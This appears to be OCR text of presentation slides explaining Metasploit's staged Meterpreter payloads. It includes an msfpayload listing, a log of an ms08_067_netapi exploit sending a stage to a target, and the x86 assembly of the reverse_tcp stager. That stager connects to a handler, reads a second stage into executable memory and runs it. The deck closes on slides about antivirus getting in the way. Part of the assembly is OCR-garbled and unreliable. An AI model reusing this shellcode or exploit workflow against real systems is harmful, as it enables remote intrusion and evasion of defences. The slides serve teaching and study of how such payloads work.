
Example of a "staged" malware

**http://www.fireeye.com/resources/pdfs/fireeye-poison-ivy-report.pdf*



Staged Payloads

Staged payloads




Meterpreter

Intro

```
root@kali:~# msfpayload -l | grep windows | grep meterpreter | grep -v 'patchup\|x64'
    windows/meterpreter/bind_ipv6_tcp              Listen for a connection over IPv6, Inject the mete
    windows/meterpreter/bind_nonx_tcp              Listen for a connection (No NX), Inject the meterp
    windows/meterpreter/bind_tcp                   Listen for a connection, Inject the meterpreter se
    windows/meterpreter/bind_tcp_rc4               Listen for a connection, Inject the meterpreter se
    windows/meterpreter/find_tag                   Use an established connection, Inject the meterpre
    windows/meterpreter/reverse_http               Tunnel communication over HTTP, Inject the meterpr
    windows/meterpreter/reverse_https              Tunnel communication over HTTP using SSL, Inject t
    windows/meterpreter/reverse_https_proxy        Tunnel communication over HTTP using SSL with cust
    windows/meterpreter/reverse_ipv6_http          Tunnel communication over HTTP and IPv6, Inject th
    windows/meterpreter/reverse_ipv6_https         Tunnel communication over HTTP using SSL and IPv6,
    windows/meterpreter/reverse_ipv6_tcp           Connect back to the attacker over IPv6, Inject the
    windows/meterpreter/reverse_nonx_tcp           Connect back to the attacker (No NX), Inject the m
    windows/meterpreter/reverse_ord_tcp            Connect back to the attacker, Inject the meterpret
    windows/meterpreter/reverse_tcp                Connect back to the attacker, Inject the meterpret
    windows/meterpreter/reverse_tcp_allports       Try to connect back to the attacker, on all possib
ed)
    windows/meterpreter/reverse_tcp_dns            Connect back to the attacker, Inject the meterpret
    windows/meterpreter/reverse_tcp_rc4            Connect back to the attacker, Inject the meterpret
    windows/meterpreter/reverse_tcp_rc4_dns        Connect back to the attacker, Inject the meterpret
root@kali:~#
```

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.52.131:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.52.133
```



Meterpreter

Pick the stager's type – Bind or Reverse, v4 or v6

Create standalone, or deliver through exploit


```
; Input: EBP must be the address of 'api_call'.
; Output: EDI will be the socket for the connection to the server
; Clobbers: EAX, ESI, EDI, ESP will also be modified (-0x1A0)

reverse_tcp:
  push 0x00003233        ; Push the bytes 'ws2_32',0,0 onto the stack.
  push 0x5F327377        ; ...
  push esp               ; Push a pointer to the "ws2_32" string on the stack.
  push 0x0726774C        ; hash( "kernel32.dll", "LoadLibraryA" )
  call ebp               ; LoadLibraryA( "ws2_32" )

  mov eax, 0x0190        ; EAX = sizeof( struct WSAData )
  sub esp, eax           ; alloc some space for the WSAData structure
  push esp               ; push a pointer to this stuct
  push eax               ; push the wVersionRequested parameter
  push 0x006B8029        ; hash( "ws2_32.dll", "WSAStartup" )
  call ebp               ; WSAStartup( 0x0190, &WSAData );

  push eax               ; if we succeed, eax wil be zero, push zero for the flags param.
  push eax               ; push null for reserved parameter
  push eax               ; we do not specify a WSAPROTOCOL_INFO structure
  push eax               ; we do not specify a protocol
  inc eax                ;
  push eax               ; push SOCK_STREAM
  inc eax                ;
  push eax               ; push AF_INET
  push 0xE0DF0FEA        ; hash( "ws2_32.dll", "WSASocketA" )
  call ebp               ; WSASocketA( AF_INET, SOCK_STREAM, 0, 0, 0, 0 );
  xchg edi, eax          ; save the socket for later, don't care about the value of eax after this

set_address:
  push byte 0x05         ; retry counter
  push 0x0100007F        ; host 127.0.0.1
  push 0x5C110002        ; family AF_INET and port 4444
  mov esi, esp           ; save pointer to sockaddr struct

try_connect:
  push byte 16           ; length of the sockaddr struct
  push esi               ; pointer to the sockaddr struct
  push edi               ; the socket
  push 0x6174A599        ; hash( "ws2_32.dll", "connect" )
  call ebp               ; connect( s, &sockaddr, 16 );

  test eax,eax           ; non-zero means a failure
  jz short connected

handle_failure:
  d [esi+8]
  t try_connect


6A2B5F0        ; hardcoded to exitprocess for size
```

Initialize Winsock

Create socket


Set handler’s address


Connect to handler, put socket into EDI



Meterpreter

The stager – execution steps “reverse_tcp as an example”





Meterpreter

The stager – execution steps “reverse_tcp as an example”


```
; Input: EBP must be the address of 'api_call'. EDI must be the socket. ESI is a pointer on stack.
; Output: None.
; Clobbers: EAX, EBX, ESI, (ESP will also be modified)

recv:
  ; Receive the size of the incoming second stage...
  push byte 0             ; flags
  push byte 4             ; length = sizeof( DWORD );
  push esi                ; the 4 byte buffer on the stack to hold the second stage length
  push edi                ; the saved socket
  push 0x5FC8D902         ; hash( "ws2_32.dll", "recv" )
  call ebp                ; recv( s, &dwLength, 4, 0 );
  ; Alloc a RWX buffer for the second stage
  mov esi, [esi]          ; dereference the pointer to the second stage length
  push byte 0x40          ; PAGE_EXECUTE_READWRITE
  push 0x1000             ; MEM_COMMIT
  push esi                ; push the newly recieved second stage length.
  push byte 0             ; NULL as we dont care where the allocation is.
  push 0xE553A458         ; hash( "kernel32.dll", "VirtualAlloc" )
  call ebp                ; VirtualAlloc( NULL, dwLength, MEM_COMMIT, PAGE_EXECUTE_READWRITE );
  ; Receive the second stage and execute it...
  xchg ebx, eax           ; ebx = our new memory address for the new stage
  push ebx                ; push the address of the new stage so we can return into it
read_more:                ;
  push byte 0             ; flags
  push esi                ; length
  push ebx                ; the current address into our second stage's RWX buffer
  push edi                ; the saved socket
  push 0x5FC8D902         ; hash( "ws2_32.dll", "recv" )
  call ebp                ; recv( s, buffer, length, 0 );
  add ebx, eax            ; buffer += bytes_received
  sub esi, eax            ; length -= bytes_received
  test esi, esi           ; test length
  jnz read_more           ; continue if we have more to read
  ret                     ; return into the second stage
root@kali:/pentest/metasploit-framework/external/source/shellcode/windows/x86/src/stager#
```

Get stage size
“first 4 bytes”

VirtualAlloc enough
memory for stage “RWX”

Read stage into buffer

Execute the stage!



Meterpreter

The stager – execution steps “reverse_tcp as an example”

Expect problems, and eat them for breakfast.

Alfred A. Montapert

Your precious payloads

Anti Virus Product

Problems

Freakin' Antivirus

Problems

… and annoyances

